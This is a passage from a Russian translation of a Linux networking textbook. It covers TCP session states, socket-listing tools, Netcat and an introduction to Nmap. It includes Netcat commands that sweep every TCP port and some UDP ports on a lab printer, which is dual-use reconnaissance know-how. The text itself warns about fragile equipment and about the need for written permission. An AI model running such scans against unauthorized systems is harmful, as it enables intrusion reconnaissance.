FIN_WAIT1 и 2	Сеанс находится в состоянии завершения, и соединение закрывается. Клиент или сервер ожидает пакет <code>FIN</code> от другой стороны
CLOSE	Сеанс был прекращен
CLOSE_WAIT	Удаленный клиент отключился и ожидает, пока приложение закроет свой сокет. Обычно это происходит очень быстро: при этом, по сути, уровень 4 (транспортный) посылает сигнал вверх по стеку <code>OSI</code> на уровень 7 (прикладной), сообщая ему, что «вечеринка окончена»
LAST_ACK	Сеанс почти закрыт. Другая сторона отправила пакет <code>FIN</code> , чтобы начать завершение сеанса, а текущая станция отправила подтверждающий <code>FIN-ACK</code> . Станция ожидает финальный пакет <code>ACK</code> с другого конца (другими словами, первые две фазы трехэтапного квитирования завершения сеанса выполнены). Опять же, это должно занять миллисекунды
CLOSING	Оба сокета отключены, но мы отправили еще не все данные

Как эти состояния связаны с квитированием, о котором мы только что говорили? Давайте поместим их на диаграмму. Еще раз обратите внимание, что в большинстве случаев промежуточные шаги существуют очень недолго. Если вы видите состояние `SYN_SENT` или `SYN_RECV` дольше нескольких миллисекунд, то, вероятно, следует устранить неполадки:




Рис. 3.6. Состояние сеанса TCP в различных точках при установлении сеанса

При разрыве сеанса TCP вы увидите похожие состояния. Еще раз обратите внимание на то, что многие из промежуточных состояний должны длиться лишь короткое время. Плохо написанные приложения часто завершают сеанс неправильно, и при этом можно наблюдать такие состояния, как `CLOSE_WAIT`. Еще один случай, когда сеанс не завершается, как положено, — это когда в промежуточном брандмауэре установлена максимальная продолжительность сеанса TCP. Обычно этот параметр используется для борьбы с дефектными приложениями, которые не закрываются корректно или вообще никогда не закрываются. Однако ограничение продолжительности также может мешать длительным сеансам, например заданиям резервного копирования старого типа. Если вы встретились с такой ситуацией и длительный сеанс не восстанавливается должным образом (например, задание резервного копирования выдает ошибку вместо того, чтобы возобновлять сеанс), может понадобиться попросить администратора брандмауэра увеличить время ожидания или рекомендовать администратору резервного копирования перейти на более современное программное обеспечение (например, с несколькими параллельными сеансами TCP и улучшенным восстановлением после сбоя):




Рис. 3.7. Состояние сеанса TCP в различных точках при завершении сеанса

Вы наверняка заметили, что при запуске сеанса не было двух состояний, которые находились бы между пакетами SYN и ACK от сервера. Дело в том, что в завершении сеанса задействовано больше состояний, чем в его открытии. Также обратите внимание, что пакеты циркулируют в течение долей секунды, поэтому если `netstat` показывает какие-либо сеансы TCP, помимо ESTABLISHED, LISTENING, TIME_WAIT или (реже) CLOSED, значит, что-то пошло не так.

Чтобы узнать, какие службы прослушивают те или иные порты, можно использовать ключ `l` (отображение только прослушивающих портов) вместо `a` и добавить параметр `p`, который отображает соответствующий процесс:

```
$ sudo netstat -tulpn
[sudo] password for robv:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address   Foreign Address State PID/Program name
tcp      0      0 127.0.0.53:53  0.0.0.0:*       LISTEN 666/systemd-resolve
tcp      0      0 0.0.0.0:22     0.0.0.0:*       LISTEN 811/sshd: /usr/sbin
tcp      0      0 127.0.0.1:631  0.0.0.0:*       LISTEN 4147/cupsd
tcp6     0      0 :::22         :::*           LISTEN 811/sshd: /usr/sbin
tcp6     0      0 ::1:631       :::*           LISTEN 4147/cupsd
udp      0      0 127.0.0.53:53  0.0.0.0:*       666/systemd-resolve
udp      0      0 0.0.0.0:49345 0.0.0.0:*       715/avahi-daemon: r
udp      0      0 0.0.0.0:631   0.0.0.0:*       4149/cups-browsed
udp      0      0 0.0.0.0:5353  0.0.0.0:*       715/avahi-daemon: r
udp6     0      0 :::5353       :::*           715/avahi-daemon: r
udp6     0      0 :::34878      :::*           715/avahi-daemon: r
```

Есть ли альтернативы команде `netstat`? Безусловно есть, причем их довольно много.

Например, команда `ss` делает почти то же самое. В следующей таблице показаны ее избранные параметры:

t	Порты TCP
u	Порты UDP
a	Все порты

Давайте добавим информацию о процессе с помощью параметра `p`:

```
$ sudo ss -tuap
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
udp UNCONN 0 0 127.0.0.53%lo:domain 0.0.0.0:*
users:(("systemd-resolve",pid=666,fd=12))
udp UNCONN 0 0 0.0.0.0:49345 0.0.0.0:*
users:(("avahi-daemon",pid=715,fd=14))
udp UNCONN 0 0 0.0.0.0:631 0.0.0.0:*
users:(("cups-browsed",pid=4149,fd=7))
udp UNCONN 0 0 0.0.0.0:mdns 0.0.0.0:*
users:(("avahi-daemon",pid=715,fd=12))
udp UNCONN 0 0 [::]:mdns [::]:*
users:(("avahi-daemon",pid=715,fd=13))
udp UNCONN 0 0 [::]:34878 [::]:*
users:(("avahi-daemon",pid=715,fd=15))
tcp LISTEN 0 4096 127.0.0.53%lo:domain 0.0.0.0:*
users:(("systemd-resolve",pid=666,fd=13))
tcp LISTEN 0 128 0.0.0.0:ssh 0.0.0.0:*
users:(("sshd",pid=811,fd=3))
tcp LISTEN 0 5 127.0.0.1:ipp 0.0.0.0:*
users:(("cupsd",pid=4147,fd=7))
tcp ESTAB 0 64 192.168.122.22:ssh 192.168.122.201:3310
users:(("sshd",pid=5575,fd=4),("sshd",pid=5483,fd=4))
tcp ESTAB 0 0 192.168.122.22:42502 44.227.121.122:https
users:(("firefox",pid=4627,fd=162))
tcp TIME-WAIT 0 0 192.168.122.22:46292 35.244.181.201:https
tcp ESTAB 0 0 192.168.122.22:47902 192.168.122.1:ssh
users:(("ssh",pid=5832,fd=3))
tcp LISTEN 0 128 [::]:ssh [::]:*
users:(("sshd",pid=811,fd=4))
tcp LISTEN 0 5 [::]:ipp [::]:*
users:(("cupsd",pid=4147,fd=6))
```

Вы заметили, что последний столбец был перенесен на следующую строку? Давайте используем команду `cut`, чтобы вывести только нужные поля. Запросим столбцы 1, 2, 5 и 6 (мы удалим поля `Recv-Q` и `Send-Q`). Чтобы передавать вывод одной команды на вход другой, будем использовать *конвейеры* (*piping*).

У команды `cut` всего несколько параметров, и обычно используется либо `d` (разделитель), либо `f` (номер поля).

В нашем случае разделителем будет пробел и нам нужны поля 1, 2, 5 и 6. К сожалению, между полями уже есть множественные пробелы. Как это исправить? Давайте воспользуемся командой `tr` (translate), которая обычно преобразует один конкретный символ в другой: например, `tr 'a' 'b'` заменяет все вхождения `a` на `b`. Однако сейчас мы применим `tr` с параметром `s`, который сворачивает повторные вхождения искомого символа в одно.

Вот как будет выглядеть окончательный набор команд:

```
sudo ss -tuap | tr -s ' ' | cut -d ' ' -f 1,2,5,6 - -output-delimiter='\t'
```

Первая команда — это та же самая `ss`, которую мы использовали в прошлый раз. Мы отправляем ее вывод в команду `tr`, которая заменяет все серии из двух или более пробелов на один пробел. `cut` получает результат этой операции и выполняет следующее задание: «Считая пробелы разделителями, дай мне только поля 1, 2, 5 и 6 и вставь символ табуляции между итоговыми столбцами».

Каков же результат? Посмотрим:

```
sudo ss -tuap | tr -s ' ' | cut -d ' ' -f 1,2,5,6 --output-delimiter='\t'
```

Netid	State	Local	Address:Port
udp	UNCONN	127.0.0.53%lo:domain	0.0.0.0:*
udp	UNCONN	0.0.0.0:49345	0.0.0.0:*
udp	UNCONN	0.0.0.0:631	0.0.0.0:*
udp	UNCONN	0.0.0.0:mdns	0.0.0.0:*
udp	UNCONN	:::mdns	:::*
udp	UNCONN	:::34878	:::*
tcp	LISTEN	127.0.0.53%lo:domain	0.0.0.0:*
tcp	LISTEN	0.0.0.0:ssh	0.0.0.0:*
tcp	LISTEN	127.0.0.1:ipp	0.0.0.0:*
tcp	ESTAB	192.168.122.22:ssh	192.168.122.201:3310
tcp	ESTAB	192.168.122.22:42502	44.227.121.122:https
tcp	ESTAB	192.168.122.22:47902	192.168.122.1:ssh
tcp	LISTEN	:::ssh	:::*
tcp	LISTEN	:::1:ipp	:::*

Табуляция в качестве разделителя повышает шансы того, что итоговые столбцы выстроятся ровно. Если бы список был длиннее, можно было бы отправить весь вывод в файл `.tsv`, который открывается непосредственно в большинстве приложений для работы с электронными таблицами. Это можно сделать с помощью разновидности конвейера, которая называется **перенаправлением** (redirection).

В этом примере мы с помощью оператора `>` перенаправим весь вывод в файл с именем `ports.tsv`, а затем выведем его содержимое на экран командой `cat`:

```
$ sudo ss -tuap | tr -s ' ' | cut -d ' ' -f 1,2,5,6 --output-delimiter='\t' > ports.tsv
```

```
$ cat ports.tsv
```

Netid	State	Local	Address:Port
udp	UNCONN	127.0.0.53%lo:domain	0.0.0.0:*
udp	UNCONN	0.0.0.0:49345	0.0.0.0:*
udp	UNCONN	0.0.0.0:631	0.0.0.0:*
udp	UNCONN	0.0.0.0:mdns	0.0.0.0:*
udp	UNCONN	[::]:mdns	[::]:*
udp	UNCONN	[::]:34878	[::]:*
tcp	LISTEN	127.0.0.53%lo:domain	0.0.0.0:*
tcp	LISTEN	0.0.0.0:ssh	0.0.0.0:*
tcp	LISTEN	127.0.0.1:ipp	0.0.0.0:*
tcp	ESTAB	192.168.122.22:ssh	192.168.122.201:3310
tcp	ESTAB	192.168.122.22:42502	44.227.121.122:https
tcp	ESTAB	192.168.122.22:47902	192.168.122.1:ssh
tcp	LISTEN	[::]:ssh	[::]:*
tcp	LISTEN	[::1]:ipp	[::]:*

Наконец, есть специальная команда `tee`, которая отправляет вывод в два разных места. В данном случае мы отправим его в файл `ports.out` и специальный файл `STDOUT` (стандартный вывод), что, по сути, означает «вывести на экран в терминале». Ради интереса воспользуемся командой `grep`, чтобы выбрать только установленные сеансы:

```
$ sudo ss -tuap | tr -s ' ' | cut -d ' ' -f 1,2,5,6 --output-delimiter='\t' | grep "EST" | tee ports.out
```

tcp	ESTAB	192.168.122.22:ssh	192.168.122.201:3310
tcp	ESTAB	192.168.122.22:42502	44.227.121.122:https
tcp	ESTAB	192.168.122.22:47902	192.168.122.1:ssh

Хотите увидеть более подробную статистику по соединениям TCP? Используйте параметр `t` для TCP и `o` для просмотра свойств соединения:

```
$ sudo ss --to
```

State	Recv-Q	Send-Q	Local	Address:Port	Peer	Address:Port	Process
ESTAB	0	64	192.168.122.22:ssh	192.168.122.201:3310	timer:(on,240ms,0)		
ESTAB	0	0	192.168.122.22:42502	44.227.121.122:https	timer:(keepalive,6min47sec,0)		
ESTAB	0	0	192.168.122.22:47902	192.168.122.1:ssh	timer:(keepalive,104min,0)		

Такое отображение свойств TCP может быть полезно при устранении неполадок с длительными сеансами TCP, которые могут проходить через брандмауэр. Из-за ограничений памяти брандмауэры периодически очищают сеансы TCP, которые не завершились корректно. Поскольку они не завершены, в большинстве случаев брандмауэр ищет сеансы, продолжительность которых превышает x минут (где x — некоторое число, у которого есть значение по умолчанию и которое можно настроить). Классический сценарий, когда что-то может пойти не так, — если клиент

запускает резервное копирование (например, в облако) или передает большой файл через брандмауэр (например, в сеть или из нее). Если эти сеансы превысят время ожидания, то брандмауэр их просто закроет.

В подобных случаях важно знать, сколько могут продолжаться отдельные сеансы ТСП при длительной передаче. Резервное копирование или передача файлов могут состоять из нескольких более коротких сеансов, которые выполняются параллельно и последовательно, чтобы максимизировать производительность. Но это может быть и одна передача, которая выполняется так же долго, как и процесс. Этот набор параметров команды `ss` поможет вам оценить, как процесс ведет себя «под капотом», не прибегая к перехвату пакетов (не бойтесь, мы вернемся к перехвату пакетов позже в этой книге).

Давайте еще раз взглянем, какие порты прослушиваются и какие службы на узле им соответствуют:

```
$ sudo netstat -tulpn
[sudo] password for robv:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
tcp      0      0 127.0.0.53:53 0.0.0.0:* LISTEN 666/systemd-resolve
tcp      0      0 0.0.0.0:22    0.0.0.0:* LISTEN 811/sshd: /usr/sbin
tcp      0      0 127.0.0.1:631 0.0.0.0:* LISTEN 4147/cupsd
tcp6     0      0 :::22        :::* LISTEN 811/sshd: /usr/sbin
tcp6     0      0 :::1:631     :::* LISTEN 4147/cupsd
udp      0      0 127.0.0.53:53 0.0.0.0:* 666/systemd-resolve
udp      0      0 0.0.0.0:49345 0.0.0.0:* 715/avahi-daemon: r
udp      0      0 0.0.0.0:631 0.0.0.0:* 4149/cups-browsed
udp      0      0 0.0.0.0:5353 0.0.0.0:* 715/avahi-daemon: r
udp6     0      0 :::5353     :::* 715/avahi-daemon: r
udp6     0      0 :::34878    :::* 715/avahi-daemon: r
```

Еще один классический способ собрать эту информацию — команда `lsof` (список открытых файлов). Но постойте, мы же хотим получить сведения о сети, а не о том, кто какой файл открыл! Однако не стоит забывать, что в Linux **всё** представлено в виде файлов, включая сведения о сети. Давайте используем `lsof`, чтобы перечислить подключения на портах ТСП 443 и 22:

```
$ lsof -i :443
COMMAND PID USER  FD  TYPE DEVICE SIZE/OFF NODE NAME
firefox 4627 robv  162u IPv4  93018      0t0  TCP ubuntu:42502->ec2-44-227-121-122.us-west-2.compute.amazonaws.com:https (ESTABLISHED)
$ lsof -i :22
COMMAND PID USER  FD  TYPE DEVICE SIZE/OFF NODE NAME
ssh      5832 robv   3u  IPv4 103832      0t0  TCP ubuntu:47902->_gateway:ssh (ESTABLISHED)
```

Это та же самая информация, представленная немного по-другому. Команда `lsof` удобна еще и тем, что она явно показывает направление каждого диалога, которое

узнает из начального пакета SYN в сеансе связи. (В любом сеансе TCP клиентом является тот, кто отправил первый пакет SYN.)

Почему нас так интересуют прослушивающие порты и процессы? Одна из причин уже упоминалась ранее в этой главе: каждый порт может прослушиваться только одной службой. Представьте, что вы пытаетесь запустить новый сайт на порте TCP 80, не зная, что этот порт уже прослушивает другая служба. В этом случае вторая служба или процесс просто не запустятся.

Теперь, когда мы изучили локальные прослушивающие порты и связанные с ними процессы, давайте обратим внимание на удаленные прослушивающие порты, то есть на службы, которые прослушивают на других узлах.

Сканирование удаленных портов с помощью встроенных инструментов Linux

Итак, мы уже ориентируемся в локальных службах и умеем диагностировать сетевой трафик (в какой-то степени). Как теперь просмотреть прослушиваемые порты и службы на удаленных узлах?

Самый простой способ — использовать встроенные инструменты: например, `scp` для SFTP-серверов или `ftp` для FTP-серверов. Но что, если это какая-то другая служба, для которой у нас не установлен клиент? Представьте себе, в этом случае можно использовать команду `telnet`: например, подключиться через нее к административному порту принтера, на котором запущен `http (tcp/80)`, и подать запрос `GET` для заголовка первой страницы. Обратите внимание на мусорные символы в нижней части листинга — так представлена графика на этой странице:

```
$ telnet 192.168.122.241 80
Trying 192.168.122.241...
Connected to 192.168.122.241.
Escape character is '^]'.
GET / HTTP/1.1

HTTP/1.1 200 OK
Server: HP HTTP Server; HP PageWide 377dw MFP - J9V80A;
Serial Number: CN74TGJ0H7; Built: Thu Oct 15, 2020 01:32:45PM
{MAVEDWPP1N001.2042B.00}
Content-Encoding: gzip
Content-Type: text/html
Last-Modified: Thu, 15 Oct 2020 13:32:45 GMT
Cache-Control: max-age=0
Set-Cookie: sid=se2b8d8b3-e51eab77388ba2a8f2612c2106b7764a;path=/;HttpOnly;
Content-Security-Policy: default-src 'self' 'unsafe-eval' 'unsafe-inline'; style-
src * 'unsafe-inline'; frame-ancestors 'self'
X-Frame-Options: SAMEORIGIN
X-UA-Compatible: IE=edge
X-XXS-Protection: 1
```

```
X-Content-Type-Options: nosniff
Content-Language: en
Content-Length: 667

0 0 w
Hs<M M
q. [ l N J+ " }
s szr}? [ < | :B{ 3v= øs n i "1vR?X 9o I
2 ?i ] ) ^ uF F{KN75 }# |
```

Даже если вы не знаете, что печатать в терминале, но вам удастся подключиться к тому или иному порту по telnet, то чаще всего это означает, что порт открыт.

Однако с этим методом есть несколько проблем. Если вы не знаете, что печатать, то не обязательно сможете определить, открыт ли порт на самом деле. Кроме того, не всегда понятно, как выйти из этого сеанса: часто срабатывает BYE, QUIT или EXIT, иногда помогает нажатие ^c (Ctrl + C) или ^z, но бывает и так, что ни один из этих вариантов не подходит. Наконец, вероятно, вы просматриваете несколько узлов или портов, а может быть, это только первый шаг в устранении неполадок. Из-за всех этих факторов такой метод сканирования оказывается неуклюжим и отнимает много времени.

Однако существуют специальные инструменты для *сканирования портов*, и самый популярный из них — Nmap, о котором мы расскажем в следующем разделе. Однако если у вас не установлен ни один из таких инструментов, команда nc (Netcat) вам в помощь!

Давайте, например, просканируем сетевой принтер HP с помощью Netcat:

```
$ nc -zv 192.168.122.241 80
Connection to 192.168.122.241 80 port [tcp/http] succeeded!
$ nc -zv 192.168.122.241 443
Connection to 192.168.122.241 443 port [tcp/https] succeeded!
```

Или как насчет того, чтобы протестировать первые 1024 порта? Для этого воспользуемся следующей командой:

```
$ nc -zv 192.168.122.241 1-1024
```

Мы получим обычные страницы и страницы ошибок, например такие:

```
nc: connect to 192.168.122.241 port 1013 (tcp) failed:
Connection refused
```

Хорошо, давайте попробуем отфильтровать их с помощью нашей знакомой команды grep:

```
$ nc -zv 192.168.122.241 1-1024 | grep -v refused
```

Оказывается, это не работает, — но почему? Все дело в слове «ошибка». Netcat отправляет ошибки в специальный файл `STDERR` (стандартный поток ошибок), что нормально для Linux. (Позже в этом разделе мы увидим, почему этот инструмент считает успешные соединения ошибками.) Этот файл выводится в консоль, но это не `STDOUT`, поэтому наш фильтр `grep` полностью его пропускает. Как это исправить?

С каждым из трех стандартных файлов, или *потоков* ввода-вывода, связан номер файла:

STDIN	0
STDOUT	1
STDERR	2

Путем некоторых манипуляций с этими номерами можно перенаправить `STDERR` в `STDOUT` (в этом нам поможет `grep`):

```
$ nc -zv 192.168.122.241 1-1024 2>&1 | grep -v refused
Connection to 192.168.122.241 80 port [tcp/http] succeeded!
Connection to 192.168.122.241 443 port [tcp/https] succeeded!
Connection to 192.168.122.241 515 port [tcp/printer] succeeded!
Connection to 192.168.122.241 631 port [tcp/ipp] succeeded!
```

Это именно то, чего мы хотели! Мало того, мы нашли пару дополнительных портов, о которых не знали! Расширив команду на *все* порты, мы обнаружим еще больше запущенных служб. Обратите внимание, что при первой попытке мы пробуем включить в диапазон порт `0` (который виден в реальных сетях), но Netcat на нем спотыкается:

```
$ nc -zv 192.168.122.241 0-65535 2>&1 | grep -v refused
nc: port number too small: 0
$ nc -zv 192.168.122.241 1-65535 2>&1 | grep -v refused
Connection to 192.168.122.241 80 port [tcp/http] succeeded!
Connection to 192.168.122.241 443 port [tcp/https] succeeded!
Connection to 192.168.122.241 515 port [tcp/printer] succeeded!
Connection to 192.168.122.241 631 port [tcp/ipp] succeeded!
Connection to 192.168.122.241 3910 port [tcp/*] succeeded!
Connection to 192.168.122.241 3911 port [tcp/*] succeeded!
Connection to 192.168.122.241 8080 port [tcp/http-alt] succeeded!
Connection to 192.168.122.241 9100 port [tcp/*] succeeded!
```

Это можно продублировать и для UDP:

```
$ nc -u -zv 192.168.122.1 53
Connection to 192.168.122.1 53 port [udp/domain] succeeded!
```

Однако сканирование диапазона UDP может занять **очень** много времени, а также оказывается не вполне надежным. Оно опирается на ответ целевого узла с ошибкой

ICMP port unreachable, которая не всегда корректно обрабатывается, если на пути встречаются брандмауэры. Давайте посмотрим, сколько времени займет сканирование первых 1024 портов UDP. Обратите внимание, как команды объединяются в одной строке с помощью точки с запятой:

```
$ date ; nc -u -zv 192.168.122.241 1-1024 2>&1 | grep succeed ; date
Thu 07 Jan 2021 09:28:17 AM PST
Connection to 192.168.122.241 68 port [udp/bootpc] succeeded!
Connection to 192.168.122.241 137 port [udp/netbios-ns] succeeded!
Connection to 192.168.122.241 138 port [udp/netbios-dgm] succeeded!
Connection to 192.168.122.241 161 port [udp/snmp] succeeded!
Connection to 192.168.122.241 427 port [udp/svrloc] succeeded!
Thu 07 Jan 2021 09:45:32 AM PST
```

Да уж, целых 18 минут — этот метод не самый быстрый!

С помощью Netcat также можно напрямую взаимодействовать со службой, как в нашем примере с telnet, но без накладных расходов на управление терминалом/курсором, которые привносит telnet. Например, чтобы подключиться к веб-серверу, понадобится такой синтаксис:

```
# nc 192.168.122.241 80
```

Однако, что еще интереснее, можно развернуть поддельную службу, заставив Netcat прослушивать определенный порт. Это очень удобно, когда нужно проверить подключение, например, если вы хотите протестировать правило брандмауэра, но узел или служба назначения еще не готовы.

Этот синтаксис указывает узлу, чтобы он прослушивал порт 80. Параметр 1 заставляет Netcat прослушивать, но когда удаленная служба тестирования или сканирования подключается и отключается, слушатель Netcat завершает работу. Параметр `l` активирует режим «слушать внимательнее», в котором подключения и отключения TCP обрабатываются правильно и слушатель продолжает работать. К сожалению, в реализации Netcat в Ubuntu нет параметров `l` и `e` (выполнение). Однако это ограничение можно обойти — сейчас расскажем как!

Развивая эту тему, давайте запустим примитивный сайт с помощью Netcat. Сначала создайте простой текстовый файл. Пусть `index.html` выглядит примерно так:

```
Это мой простой сайт
Только текст, никакой графики!
```

Теперь, чтобы запустить сайт, давайте добавим к инструкции Netcat тайм-аут в 1 секунду и поместим все это в цикл, чтобы при разрыве соединения Netcat перезапускался:

```
$ while true; do cat index.html | nc -l -p 80 -q 1; done
nc: Permission denied
nc: Permission denied
nc: Permission denied
... (и так далее) ...
```

Обратите внимание, что прослушивание на порте 80 не удалось: пришлось нажать Ctrl + C, чтобы выйти из цикла. Почему так происходит? (Подсказка: вернитесь к определению портов в Linux ранее в этой главе.) Попробуем еще раз с портом 1500:

```
$ while true; do cat index.html | nc -l -p 1500 -q 1 ; done
```

Вот что мы видим, переходя на наш новый сайт (обратите внимание, что это HTTP, а в качестве порта назначения указано :1500):




Рис. 3.8. Простой сайт Netcat

Вернувшись в консоль Linux, вы увидите, что Netcat повторяет клиентский запрос GET и строку браузера User-Agent. Мы видим весь обмен данными HTTP с точки зрения сервера:

```
GET / HTTP/1.1
Host: 192.168.122.22:1500
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/87.0.4280.88 Safari/537.36 Edg/87.0.664.66
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/
png,*/*;q=0.8,application/signedexchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Давайте немного расширим возможности нашего сайта, чтобы он сообщал текущую дату и время:

```
while true; do echo -e "HTTP/1.1 200 OK\n\n $(date)" | nc -l -p 1500 -q 1; done
```

Заходя на сайт, мы теперь видим дату и время:




Рис. 3.9. Более сложный сайт Netcat: добавлены дата и время

Или, установив пакет `fortune` с помощью `apt-get`, можно добавить поговорку, чтобы *своевременно* получать народную мудрость:




Рис. 3.10. Добавление пакета `fortune` к сайту Netcat¹

С помощью Netcat также можно передать файл. На принимающей стороне мы будем прослушивать порт 1234 и отправлять вывод в файл, снова используя перенаправление:

```
nc -l -p 1234 > received.txt
```

На отправляющей стороне мы подключимся к этой службе на 3 секунды и отправим ей файл `send-file.txt`. Этот файл мы подадим с помощью перенаправления в противоположную сторону, используя оператор `<`:

```
nc -w 3 [IP-адрес назначения] 1234 < send-file.txt
```

Теперь на принимающей стороне можно прочитать полученный файл:

```
$ cat received.txt
Mr. Watson, come here, I want to see you.2
```

¹ `fortune` выдает цитаты на английском языке. Примерный аналог выведенной поговорки: «Выпьем же за то, чтобы наши возможности совпадали с нашими желаниями». — *Примеч. ред.*

² «Мистер Ватсон, идите сюда, вы мне нужны». Эти слова Александра Белла были первой фразой, переданной с помощью телефонной связи (не имеет отношения к Шерлоку Холмсу). — *Примеч. ред.*

Итак, мы увидели, что Netcat может быть ценным инструментом устранения неполадок, но он бывает сложным в использовании в зависимости от того, чего вы пытаетесь достичь. Netcat можно применять как простой прокси-сервер или примитивное приложение для чата, но с его помощью можно предоставить и полноценную оболочку Linux, а также все остальное, что может пригодиться сетевому администратору (или специалисту, который тестирует систему на проникновение).

В этом разделе мы рассмотрели основы работы Netcat. Мы использовали Netcat, чтобы сканировать локальные порты, подключаться к удаленным портам и взаимодействовать с ними, поддерживать некоторые довольно сложные локальные службы и даже передавать файлы. Теперь давайте посмотрим на Nmap — гораздо более быстрый и элегантный метод сканирования удаленных портов и служб.

Сканирование удаленных портов и служб с помощью Nmap

Для сканирования сетевых ресурсов особенно широко используется инструмент, который называется **Nmap** (сокращение от **Network Mapper**, дословно — «сетевой отображатель»). Он возник как простое средство для сканирования портов, но теперь его исходный набор простых функций дополнен огромным списком дополнительных возможностей.

Прежде всего, nmap не установлен по умолчанию на стандартных рабочих станциях Ubuntu (хотя он входит во многие другие дистрибутивы). Чтобы установить его, запустите `sudo apt-get install nmap`.

По мере того как мы будем работать с nmap, пробуйте на практике различные команды, которые используются в примерах. Скорее всего, вы увидите похожие результаты и сможете лучше познакомиться с этим ценным инструментом. Возможно, вы также узнаете много нового о своей собственной сети!

ВАЖНОЕ ПРИМЕЧАНИЕ

Есть одно очень важное предостережение по поводу совета «пробуйте на практике». NMAP — довольно безобидный инструмент, который почти никогда не вызывает проблем в сети. Однако если вы нацеливаете его на действующую сеть, сначала нужно понять, что это за сеть. Есть несколько типов оборудования с особенно шаткими сетевыми стеками, например старые медицинские устройства, а также некоторые **автоматизированные системы управления** (industrial control systems, **ICS**) или **устройства диспетчерского управления и сбора данных** (supervisory control and data acquisition, **SCADA**).

Другими словами, если вы находитесь в больнице, на заводе или в компании, управляющей коммунальным хозяйством, будьте осторожны! Запуск сканирования в таких действующих сетях может вызвать проблемы.

Скорее всего, вам все равно предстоит этим заниматься, но сначала протестируйте все на знакомом оборудовании, которое простаивает, чтобы при сканировании

настоящей сети вы были более уверены в том, что ничего не испортите. И пожалуйста (**пожалуйста!**), если вы работаете в сети организации здравоохранения, **никогда** не сканируйте ничего, что прикреплено к человеку!

Второе предостережение, юридическое: не сканируйте ничего без разрешения. Если вы находитесь в домашней или тестовой сети, можете спокойно экспериментировать с инструментами мониторинга, такими как nmap или более агрессивные средства сетевой безопасности. Однако если вы находитесь на работе, то, даже когда уверены, что не создадите проблем, лучше сначала получите разрешение в письменной форме.

Сканировать интернет-узлы, которыми вы не владеете или на сканирование которых у вас нет письменного разрешения, в общем случае незаконно. Многие считают это довольно безобидным делом, и компании чаще всего рассматривают сканирование просто как «белый шум» (большинство организаций подвергаются сканированию десятки или сотни раз в час). Но не забывайте, что поговорку «Единственное отличие преступника от специалиста по информационной безопасности — это наличие подписанного контракта» именно потому повторяют так часто, что она на сто процентов верна.

Теперь, когда все формальности позади, давайте поближе познакомимся с этим замечательным инструментом. Попробуйте запустить `nmap nmap` и убедитесь, что на справочных страницах nmap есть много полезной информации, включая полную документацию. Однако когда вы лучше освоите nmap, вам, возможно, будет удобнее пользоваться встроенной справкой, которая доступна с ключом `--help`. Обычно вы знаете (более или менее), что ищете, поэтому сможете выполнять поиск с помощью команды `grep`, например: `nmap --help | grep <искомый_текст>`. В случае с nmap можно обойтись без стандартного ключа `--help`, потому что по умолчанию nmap без аргументов выводит страницу справки.

Например, чтобы узнать, как выполнять ping-сканирование, то есть пинговать все в диапазоне (я сам всегда забываю нужный синтаксис), следует искать справку так:

```
$ nmap | grep -i ping
-sn: Ping Scan - disable port scan
-PO[protocol list]: IP Protocol Ping
```

